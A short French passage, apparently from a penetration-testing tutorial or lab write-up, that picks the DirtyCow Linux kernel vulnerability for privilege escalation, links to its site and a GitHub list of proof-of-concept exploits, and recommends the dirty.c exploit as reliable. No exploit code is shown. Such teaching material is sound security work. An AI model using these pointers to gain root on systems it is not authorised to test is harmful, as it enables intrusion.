Dans notre cas, on va utiliser DirtyCow qui est un exploit très documenté et fiable.

Vous pouvez aller voir https://dirtycow.ninja/ pour plus de détails sur la vulnérabilité. Le github associté liste de nombreux exploits : https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs

Le dernier listé dirty.c est assez fiable.




FIG. 21: Repo github contenant des exploits kernel